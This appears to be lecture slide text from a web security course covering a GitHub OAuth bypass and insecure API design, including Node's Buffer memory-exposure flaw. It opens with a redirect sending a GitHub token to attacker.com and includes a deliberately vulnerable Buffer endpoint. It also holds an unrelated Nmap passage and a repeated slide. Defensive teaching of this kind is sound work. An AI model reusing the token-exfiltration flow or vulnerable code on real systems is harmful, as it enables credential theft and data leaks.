Location: https://attacker.com/?githubToken=xyz
GET /?githubToken=xyz HTTP/1.1
Server
attacker.com

# How could GitHub have prevented this?

- Use `SameSite` cookies instead of (or in addition to) CSRF tokens
- Use a separate controller for GET/HEAD vs. POST
- Use separate URLs for authorization page vs. form submission endpoint (which results in separate controllers for each case)
- Changing `else` to `elsif request.post?` to ensure `HEAD` or any other unexpected methods won't be treated as POST

# Explicit check for POST

```ruby
# In the controller

if request.get?
  # serve authorization page HTML
elsif request.post?
  # grant permissions to app
else
  raise 'Unexpected HTTP method'
end
```

# How could Rails have prevented this?

- Do not automatically send HEAD requests to the GET handler
- Set **`request.get?`** to **`true`** since the developer did not indicate they were prepared to handle HEAD requests separately from GET requests
  - Developer indicated the controller could only handle GET or POST
  - So it's a **leaky abstraction** for Rails to send it requests where neither **`request.get?`** or **`request.post?`** is true!
- Rewrite Rails in a powerful typed language, like Haskell

# Safe coding lessons

- **Complexity is the enemy of security**
  - Goal of abstractions is to hide complexity from the developer. The more edge cases an abstraction has the "leakier" it is
- **Explicit code is better than clever code**
  - Writing overly clever, succinct, or "magic" code can increase complexity
- **Fail early**
  - Ignore the Robustness Principle and do the opposite
- **Code defensively**
  - Your assumptions may be violated, so always verify them upfront

# Safe coding lessons – Bad API design

- Examples of suboptimal design decisions
  - Insecure defaults require the developer to set options to get secure behavior
  - Polymorphic function signatures which put lots of unrelated functionality into the same function
  - Behaving differently based on function arity

# jQuery uses polymorphic functions

```
$('button') // Select the given CSS selector

$(htmlElement) // Wrap HTML element in jQuery object

$(someJqueryObject) // Clone another jQuery object

$('<p>some html</p>') // Create a DOM node with the given HTML

$(() => console.log('loaded')) // Function to run on page load
```

# Express error-handling middleware relies on function arity detection

```
app.use((req, res, next) => {
  // Normal middleware
  res.status(200).send('Hello world')
})

app.use((req, res, next, error) => {
  // Error-handling middleware
  res.status(500).send('Something broke!')
})
```

- Issue: https://github.com/expressjs/express/issues/2896

# The `Buffer` class

- Server code often needs to allocate memory, so Node.js introduced the **`Buffer`** class
- Later, the JavaScript language got native support for binary data via **`TypedArray`** and **`ArrayBuffer`**

# The Buffer class

```
// Create a buffer containing [01, 02, 03]
const buf1 = new Buffer([1, 2, 3])

// Create a buffer containing ASCII bytes [74, 65, 73, 74]
const buf2 = new Buffer('test')

// Create a buffer of length 10
const buf3 = new Buffer(10)

// Clone another buffer
const buf3 = new Buffer(otherBuffer)
```

# Demo: `Buffer` class is error-prone

# Demo: Buffer class is error-prone

```
app.get('/api/convert', (req, res) => {
  const data = JSON.parse(req.query.data)
  if (!data.str) {
    throw new Error('missing data.str')
  }
  if (!['hex', 'base64', 'utf8'].includes(data.type)) {
    throw new Error('data.type is invalid')
  }

  res.send(convert(data.str, data.type))
})

function convert (str, type) {
  return new Buffer(str).toString(type)
}
```

# Unallocated memory

```
> new Buffer(10)
<Buffer 00 20 00 00 00 00 00 00 d0 4d>

> new Buffer(10)
<Buffer 50 74 84 02 01 00 00 00 0a 00>

> new Buffer(10)
<Buffer 78 74 84 02 01 00 00 00 05 00>
```

# User is responsible for zeroing out the memory

```
> new Buffer(10).fill(0)
<Buffer 00 00 00 00 00 00 00 00 00 00>
```

- But you won't call `fill()` if you're not expecting a number to be passed in!

# Thousands of ecosystem packages potentially vulnerable

- Discovered by Feross Aboukhadijeh and Mathias Buus
- Initially discovered our own npm package, **`bittorrent-dht`**, was vulnerable
- Any computer in the world could send a specially-designed message to our listening BitTorrent peer and read a 20 byte chunk of process memory
- Commit: https://github.com/webtorrent/bittorrent-dht/commit/6c7da04025d5633699800a99ec3fbadf70ad35b8

# The ws package

- 18 million weekly downloads

```
const { Server } = require('ws')

const server = new Server()

server.on('connection', socket => {
  socket.on('message', message => {
    message = JSON.parse(message)
    if (message.type === 'echo') {
      socket.send(message.data) // send back the user's message
    }
  })
})
```

- Release notes: https://github.com/websockets/ws/releases/tag/1.0.1

# The `request` package

- 16 million weekly downloads
- Pull request: https://github.com/request/request/pull/2018

# The `bl` package

- 5 million weekly downloads
- Pull request: https://github.com/rvagg/bl/pull/22

# How could this vulnerability be prevented?

- Reject numbers as the first argument to **`Buffer`**
- Validate JSON to ensure the type of each property is what we expect
  - Use **`JSON-Schema`** or check each property manually and throw if invalid
- Define a class with just the properties we expect and the types we expect. Parse the JSON, then construct an instance of the class.
- Fix the design of the **`Buffer`** class to be less error-prone

# Problems with the `Buffer` class

- The **`Buffer`** class often takes untrusted user input as the first argument
  - Usually this untrusted input is a **string** but if it can be a **number** in even one place in the codebase, we have **information exposure**
- The default behavior is unsafe – Zeroed memory should be returned by default, unless the user specifically asks for uninitialized memory
- Two very different pieces of functionality are mixed into the same API
  - Converting user-provided data to a Buffer representation
  - Allocating a Buffer with the specified amount of uninitialized memory

# Introducing new Buffer methods

```
Buffer.from('abc') // Convert anything to a Buffer

Buffer.alloc(10) // Allocate a zero-filled Buffer

Buffer.allocUnsafe(10) // Allocate an uninitialized Buffer
```

- Pull request: https://github.com/nodejs/node/issues/4660

# `Buffer` aftermath

- Ecosystem still had tons of unsafe usage of **`new Buffer()`** for several years
  - **`safe-buffer`** shim package helped
  - Libraries need to support old versions of Node.js which lacked the new Buffer APIs
  - Updates took time to percolate through the ecosystem

# Polymorphic functions in `bcrypt`

```
const HASH_ROUNDS = 10
const passwordHash = bcrypt.hashSync(password, HASH_ROUNDS)
```

- When **`HASH_ROUNDS`** is a string, it will be used as the salt itself instead of specifying that a new salt should be created with HASH_ROUNDS number of rounds

```
const HASH_ROUNDS = process.env.HASH_ROUNDS
const passwordHash = bcrypt.hashSync(password, HASH_ROUNDS)
```

# Hide error details from client

- Errors potentially exposes sensitive information
- Exposes file paths, third-party packages in use, and other internal workings

```
Error: missing data.str
    at app.get (/Users/feross/websec/lectures/Lecture 17/code/unsafe-buffer.js:17:11)
    at Layer.handle [as handle_request] (/Users/feross/websec/lectures/Lecture 17/code/node_modules/express/lib/router/layer.js:95:5)
    at next (/Users/feross/websec/lectures/Lecture 17/code/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/Users/feross/websec/lectures/Lecture 17/code/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/Users/feross/websec/lectures/Lecture 17/code/node_modules/express/lib/router/layer.js:95:5)
    at /Users/feross/websec/lectures/Lecture 17/code/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/Users/feross/websec/lectures/Lecture 17/code/node_modules/express/lib/router/index.js:335:12)
    at next (/Users/feross/websec/lectures/Lecture 17/code/node_modules/express/lib/router/index.js:275:10)
    at expressInit (/Users/feross/websec/lectures/Lecture 17/code/node_modules/express/lib/middleware/init.js:40:5)
    at Layer.handle [as handle_request] (/Users/feross/websec/lectures/Lecture 17/code/node_modules/express/lib/router/layer.js:95:5)
```

# Hide error details from client

```
app.use((err, req, res, next) => {
  res.status(err.status || 500)
  res.render('error', {
    message: err.message,
    stack: process.env.NODE_ENV === 'production'
      ? ''
      : err.stack
  })
})
```

# Prevent simple server fingerprinting

- Servers may send HTTP headers which reveal server type

```
HTTP/1.1 200 OK
X-Powered-By: express
```

- Can be disabled with:

```
app.disable('x-powered-by')
```

# Prevent simple server fingerprinting

- Servers may send HTTP headers which reveal server type and version

```
HTTP/1.1 200 OK
Server: nginx
X-Powered-By: PHP/5.3.3
```

- Can be disabled with:

```
server_tokens off;
proxy_hide_header X-Powered-By;
```







# OS Detection

One of Nmap's best-known features is remote OS detection using TCP/IP stack fingerprinting. Nmap sends a series of TCP and UDP packets to the remote host and examines practically every bit in the responses. After performing dozens of tests such as TCP ISN sampling, TCP options support and ordering, IP ID sampling, and the initial window size check, Nmap compares the results to its `nmap-os-db` database of more than 2,600 known OS fingerprints and prints out the OS details if there is a match. Each fingerprint includes a freeform textual description of the OS, and a classification which provides the vendor name (e.g. Sun), underlying OS (e.g. Solaris), OS generation (e.g. 10), and device type (general purpose, router, switch, game console, etc). Most fingerprints also have a Common Platform Enumeration (CPE) representation, like `cpe:/o:linux:linux_kernel:2.6`.

If Nmap is unable to guess the OS of a machine, and conditions are good (e.g. at least one open port and one closed port were found), Nmap will provide a URL you can use to submit the fingerprint if you know (for sure) the OS running on the machine. By doing this you contribute to the pool of operating systems known to Nmap and thus it will be more accurate for everyone.

# Safe coding lessons

- **Complexity is the enemy of security**
  - Goal of abstractions is to hide complexity from the developer. The more edge cases an abstraction has the "leakier" it is
- **Explicit code is better than clever code**
  - Writing overly clever, succinct, or "magic" code can increase complexity
- **Fail early**
  - Ignore the Robustness Principle and do the opposite
- **Code defensively**
  - Your assumptions may be violated, so always verify them upfront

# END

Credits:

https://blog.teddykatz.com/2019/11/05/github-oauth-bypass.html